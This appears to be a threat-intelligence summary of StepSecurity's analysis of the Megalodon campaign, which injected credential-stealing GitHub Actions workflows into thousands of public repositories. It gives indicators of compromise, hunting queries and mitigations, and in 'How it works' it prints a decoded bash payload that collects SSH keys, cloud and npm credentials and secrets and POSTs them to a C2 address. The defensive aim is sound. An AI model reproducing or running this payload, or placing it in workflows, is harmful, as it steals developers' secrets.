 stepsecurity.iowriteup
Megalodon: Mass GitHub Actions Secret Exfiltration Across 5,500+ Public Repositories - StepSecurity

StepSecurity documents Megalodon, a May 2026 campaign that injected backdoored GitHub Actions workflow files named SysDiag or Optimize-Build directly into 5,500+ public repositories in a six-hour window via direct Poisoned Pipeline Execution (d-PPE), exploiting weak branch protection. The base64-encoded bash payload harvests AWS/GCP/Azure credentials, SSH keys, Kubernetes/npm/Docker configs, GitHub OIDC tokens, and grep-matched secrets from the workspace, exfiltrating everything via HTTPS POST to a hardcoded C2 IP; the npm package @tiledesk/tiledesk-server was among the confirmed poisoned downstream targets.
What it is
The Megalodon campaign (May 18, 2026), as documented by StepSecurity. This adds the concrete indicators the catalog summary omits: the C2 address, detection queries, affected version ranges, and a correction to how the malicious files are actually named.
How it works
The injected workflow files use ordinary names (ci.yml, docker-community-worker-push-latest.yml) — it is the name: field inside the YAML that reads SysDiag (mass variant) or Optimize-Build (targeted variant). Both carry an identical base64-encoded bash payload differing only in trigger. The technique is direct Poisoned Pipeline Execution (d-PPE), pushing straight to the default branch with no PR, mapped to MITRE ATT&CK T1195.002. Representative decoded payload:
DATA=$(env; cat /proc/1/environ 2>/dev/null; \
  cat ~/.ssh/id_* 2>/dev/null; \
  cat ~/.kube/config 2>/dev/null; \
  cat ~/.npmrc 2>/dev/null; \
  grep -rE "(API_KEY|SECRET|TOKEN|PASSWORD|PRIVATE_KEY|BEGIN RSA)" . 2>/dev/null)
echo "$DATA" | gzip | curl -s -X POST \
  https://216.126.225.129:8443/collect \
  -H "Content-Type: application/octet-stream" \
  --data-binary @-
The C2 endpoint is 216.126.225.129:8443/collect — a hard IOC to block/hunt for, not just "a hardcoded IP." The step exits cleanly, and ephemeral runners leave minimal forensic trace.
Preconditions / Affected
Repositories with weak branch protection (no mandatory PR review) and any workflow granting id-token: write (mints cloud OIDC tokens). Scope: 5,561 repositories, 5,718 malicious commits (SafeDep dataset megalodon-campaign-commits.csv). Confirmed downstream: npm @tiledesk/tiledesk-server versions 2.18.6–2.18.12 (backdoor propagated to consumers via the registry). Also named: Black-Iron-Project (8 repos), WISE-Community.
What to do
Hunt across your org with GitHub code search:
name: SysDiagin workflow files (mass variant)name: Optimize-Buildin workflow files (targeted variant)- filename
SysDiag.ymlin.github/workflows/ - filename
Optimize-Build.ymlin.github/workflows/
Block/alert on outbound traffic to 216.126.225.129:8443. Because filenames are legitimate, hunt on the name: field, not filename alone. Pin/audit @tiledesk/tiledesk-server to a version outside 2.18.6–2.18.12. Enforce mandatory PR review on the default branch — the page notes this is the structural control that downgrades a d-PPE opportunity to the harder i-PPE (attacker must trick a maintainer into merging).
Caveats
StepSecurity states analysis is ongoing; the post is being updated with "full payload details, complete indicators of compromise, and additional affected repository data." The decoded payload shown is labeled representative, not the verbatim sample.
Organisations named here
- d-PPE
- i-PPE
- T1195.002
Technologies named here
- SysDiag
- GitHub Actions
- Optimize-Build
- @tiledesk/tiledesk-server
- GitHub Code Search
- Tiledesk
- Black-Iron-Project
- megalodon-campaign-commits.csv
- WISE-Community
- npm
- StepSecurity
- MITRE ATT&CK
- OIDC
- SafeDep
- CISA
Techniques named here
- Direct Poisoned Pipeline Execution
- Indirect Poisoned Pipeline Execution
- Credential and secret harvesting
- Exfiltration over HTTPS to C2
- Poisoned Pipeline Execution
Threat actors named here
- Megalodon
Related in Supply Chain







